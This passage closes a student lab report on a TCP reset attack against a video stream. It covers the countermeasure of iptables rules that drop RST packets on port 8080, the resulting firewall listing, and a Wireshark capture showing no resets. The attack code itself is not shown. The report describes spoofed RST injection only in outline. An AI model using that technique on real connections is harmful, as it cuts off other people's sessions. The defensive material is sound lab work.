
So, from the explanation of the code above, it is clearly obvious that as the RST packets are built using the sniffed information and sent by the attacker spoofing as victim, the established TCP connection surely terminates. Therefore, we can say that the attack is successful.

7 Countermeasure

The main reason behind the success of the attack is the RST packet that forcefully terminates the established TCP connection. The victim has nothing to do to prevent it as the attacker sniffs and spoofs him. But, if somehow the RST packet transmitted on the particular streaming port of the server is blocked, the video streaming will continue. The blocking of the RST packet can be done by appending the following rules in the iptables:

```
sudo iptables -A INPUT -p tcp --tcp-flags ALL RST -j DROP --destination-port 8080 -i wlp2s0
sudo iptables -A INPUT -p tcp --tcp-flags ALL RST,ACK -j DROP --destination-port 8080 -i wlp2s0
```

These commands drop the incoming tcp reset packets on port 8080(the streaming port) and interface wlp2s0 (interface between server and victim) in the server machine.So, the incoming reset packets from the attacker can not affect the streaming.




```
kishore@kishore-Lenovo-G40-70:~$ sudo iptables -L -nv
[sudo] password for kishore:
Chain INPUT (policy ACCEPT 111K packets, 128M bytes)
 pkts bytes target     prot opt in     out     source               destination

   62  2480 DROP       tcp  --  wlp2s0 *       0.0.0.0/0            0.0.0.0/0
        tcp dpt:8080 flags:0x3F/0x04
    2   104 DROP       tcp  --  wlp2s0 *       0.0.0.0/0            0.0.0.0/0
        tcp dpt:8080 flags:0x3F/0x14

Chain FORWARD (policy ACCEPT 0 packets, 0 bytes)
 pkts bytes target     prot opt in     out     source               destination


Chain OUTPUT (policy ACCEPT 61307 packets, 10M bytes)
 pkts bytes target     prot opt in     out     source               destination

kishore@kishore-Lenovo-G40-70:~$
```

Figure 21: IPtable of Server after Input Filter Configuration

The point to be noted is that as the server is the destination of the RST packets, countermeasure is taken in this machine. If victim was the destination, the countermeasure would be taken in victim machine.

8 Conclusion

After all, the attack is launched correctly both in the LAN and in the online. The countermeasure taken has also produced effective result. So, overall the experiment can be called successful.



```
No.    Time             Source          Destination     Protocol Length Info
 2603… 1901.9454190…  192.168.0.103   192.168.0.104   TCP       550 8080 → 58982 [PSH, ACK] Seq=2205804 Ack=134 Win=29056 Len=…
 2603… 1901.9893497…  192.168.0.104   192.168.0.103   TCP        66 58982 → 8080 [ACK] Seq=134 Ack=2206288 Win=42112 Len=0 TSv…
 2603… 1901.9893943…  192.168.0.103   192.168.0.104   TCP       985 8080 → 58982 [PSH, ACK] Seq=2206288 Ack=134 Win=29056 Len=…
 2603… 1902.0375849…  192.168.0.103   192.168.0.104   TCP      1514 8080 → 58982 [ACK] Seq=2207207 Ack=134 Win=29056 Len=1448 …
 2603… 1902.0377873…  192.168.0.104   192.168.0.103   TCP        66 58982 → 8080 [ACK] Seq=134 Ack=2207207 Win=41216 Len=0 TSv…
 2603… 1902.0378122…  192.168.0.103   192.168.0.104   TCP       446 8080 → 58982 [PSH, ACK] Seq=2208655 Ack=134 Win=29056 Len=…
 2603… 1902.0813138…  192.168.0.104   192.168.0.103   TCP        66 58982 → 8080 [ACK] Seq=134 Ack=2209035 Win=39424 Len=0 TSv…
 2603… 1902.0813467…  192.168.0.103   192.168.0.104   TCP       187 8080 → 58982 [PSH, ACK] Seq=2209035 Ack=134 Win=29056 Len=…
 2603… 1902.1253170…  192.168.0.104   192.168.0.103   TCP        66 58982 → 8080 [ACK] Seq=134 Ack=2209156 Win=39424 Len=0 TSv…
 2603… 1902.1253570…  192.168.0.103   192.168.0.104   TCP       986 8080 → 58982 [PSH, ACK] Seq=2209156 Ack=134 Win=29056 Len=…
 2603… 1902.1703208…  192.168.0.104   192.168.0.103   TCP        66 58982 → 8080 [ACK] Seq=134 Ack=2210076 Win=38528 Len=0 TSv…
 2603… 1902.1703584…  192.168.0.103   192.168.0.104   TCP      1032 8080 → 58982 [PSH, ACK] Seq=2210076 Ack=134 Win=29056 Len=…
 2603… 1902.2138285…  192.168.0.104   192.168.0.103   TCP        66 58982 → 8080 [ACK] Seq=134 Ack=2211042 Win=37632 Len=0 TSv…

⊞ Frame 97802: 66 bytes on wire (528 bits), 66 bytes captured (528 bits) on interface 0
⊞ Ethernet II, Src: PcsCompu_05:a8:89 (08:00:27:05:a8:89), Dst: LiteonTe_9e:9e:e3 (18:cf:5e:9e:9e:e3)
⊞ Internet Protocol Version 4, Src: 192.168.0.104, Dst: 192.168.0.103
⊞ Transmission Control Protocol, Src Port: 58970, Dst Port: 8080, Seq: 134, Ack: 2829487, Len: 0

0000  18 cf 5e 9e 9e e3 08 00  27 05 a8 89 08 00 45 00   ··^···· '·····E·
0010  00 34 37 e6 40 00 40 06  80 be c0 a8 00 68 c0 a8   ·47·@·@· ·····h··
0020  00 67 e6 5a 1f 90 c2 9f  ac fd d6 a9 73 85 80 14   ·g·Z···· ····s···
0030  0c 62 b6 68 00 00 01 01  08 0a 00 02 e3 f5 00 03   ·b·h···· ········
0040  8e 1c                                              ··
```

wireshark_wlp2s0_20190908202341_GSn3Hq.pcapng
Packets: 305233 · Displayed: 32655 (10.7%)
Profile: Default

Figure 22: No RST packet captured in Server Wireshark